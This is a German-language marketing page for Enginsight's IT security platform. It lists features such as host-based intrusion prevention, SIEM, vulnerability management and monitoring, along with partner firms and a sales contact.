
Host based IPS

Define Alerts


Create Plugins

Use SIEM Workflows

Activate Enginsight Shield



- 100% self Developed...
- German based Developing Team...
- Cloud and on-Premises Ready...
- ISO27001 Certified...




- **PENTEST**
- **ANTIVIRUS**
- **MONITORING**
- **CVE-MANAGEMENT**
- **SNMP-MONITORING**
- **PATCHMANAGEMENT**
- **MIKROSEGMENTIERUNG**
- **ANGRIFFSABWEHR (IPS)**
- **LOGMANAGEMENT (SIEM)**
- **WEBSEITENÜBERWACHUNG**
- **ANOMALIEERKENNUNG (IDS)**
- **SOFT- & HARDWAREINVENTAR**
- **KONFIGUATIONSCHECKLISTEN**
- **DATEI-INTEGRITÄTS-MONITORING (FIM)**

FUNKTIONEN & BUZZWORDS

EDR | XDR | MDR | SIEM | SOC | SOAR

STARKE PARTNER



NEWS

IT + ENTLASTER

strategische Partnerschaft

MANDALA

- IT-KONZEPTE
- NETZWERKE
- INTERNET
- RegioWave

KÄMMER CONSULTING

Über Uns:
Wir sind die IT-Entlaster für den Mittelstand! Mit unserem umfassenden Dienstleistungskonzept bieten wir Ihnen einen Mehrwert für Ihre IT-Struktur.

Partner Service

IT + ENTLASTER

MANDALA

KÄMMER CONSULTING

WENDEPUNKT

IT + ENTLASTER

MANDALA

KÄMMER CONSULTING



Henry Werner

henry.werner@enginsight.com

0160/99022128

